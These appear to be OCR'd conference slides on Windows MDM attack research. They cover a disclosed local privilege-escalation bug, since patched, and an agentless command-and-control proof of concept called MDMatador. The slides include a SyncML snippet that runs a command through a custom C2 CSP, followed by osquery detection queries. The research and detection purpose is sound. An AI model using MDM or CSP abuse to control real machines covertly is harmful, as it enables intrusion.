
From WinRT call to Device Provisioning




DEEP Usecase: Local Privilege Escalation



DEEP Usecase: Payload Deployment



Vulnerability Disclosure Timeline



#1
Vulnerabilities Disclosed To MSRC April 2023

#2
MSRC Reproduced DEEP one week later

#3
Followed up with more information

#4
Only DEEP required security service

#5
Followed up to determine target Patch Release


#6
Fixed in August 2023 Patch Tuesday

DEEP Demo

MDM Management Architecture

Windows MDM Management Client

- Enables on-going control after enrollment
- Runs through an on-demand system service
- Supports client-initiated sessions via scheduling tasks
- Supports server-initiated sessions via push notifications




Management Client Attack Surface

- **16** WinRT classes between windows.internal.management.dll and windows.management.service.dll (Autopilot)

- MDM Magement specific WinRT interfaces

ISessionManager (**6** methods)
(Windows.Internal.Management.Provision.SessionManager)

Windows MDM Management Execution Flow



Stealth C2 beaconing and tasking :)

Windows Agentless C2

Introducing MDMatador

- ✓ Windows Agentless C2 Proof Of Concept
- ✓ MS-MDM and MS-MDE2 support
- ✓ Builtin beaconing and tasking
- ✓ Support for Second Stage Payloads

Agentless Command Execution

- CSPs can be abused to execute commands (Diagnosticlog CSP)
- CSP can be exploited
- MS-MDE2 WAP profile provides arbitrary registry write (IFEO)

Custom Second Stage Command Execution

- Extended SyncML to implement C2 protocol

- Second Stage Payload commands through Custom CSPs

Second Stage Payload Execution

```
<Exec>
 <Item>
  <Target>
   <LocURI>
     ./Device/Vendor/OEM/C2runchCSP/Stagers/Cmd
   </LocURI>
  </Target>
  <Data>whoami</Data>
 </Item>
</Exec>
```

MDMatador Demo

Implications and Detections

Detecting Rogue MDM Activity

- Identify unusual MDM enrollments
- Analyze relevant Eventlog and ETW events
- Track CSP changes
- Monitor Scheduled Tasks

Detecting MDM Abuse with Osquery

✓ **MDM Provisioned Certificates**

```
SELECT * FROM certificates
WHERE path = 'Users\S-1-5-18\Personal'
```

Detecting MDM Abuse with Osquery

✓ Active MDM Enrollments

SELECT data as 'MDM Server' FROM **registry**
WHERE path LIKE
'**HKEY_LOCAL_MACHINE\SOFTWARE**
\Microsoft\Enrollments\%\DiscovervServiceFullURL'

Detecting MDM Abuse with Osquery

✓ **MDM Enrollment and Management Events**

```
SELECT * FROM windows_eventlog
WHERE
channel='Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin'
```

Detecting MDM Abuse with Osquery

✓ MDM Scheduled Tasks

```
SELECT * FROM scheduled_tasks
WHERE action LIKE '%certenroller.exe%' OR
action LIKE '%omadmclient.exe%'
```

Detecting MDM Abuse with Osquery

✓ Custom CSP Registration

```
SELECT * from registry
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Provisioning\CSPs\%\Device\Vendor\OEM%'
```

Disabling the MDM Client Stack

✓ **DmEnrollmentSvc Windows Service**

```
sc config "DmEnrollmentSvc" start=disabled'
```

Research Implications and Risks

- Built-in features can be repurposed
- MDM Client WinRT classes are largely unexplored
- Agentless C2 opens new avenues for advanced attacks

Thanks!

Questions?

github.com/marcosd4h/mdm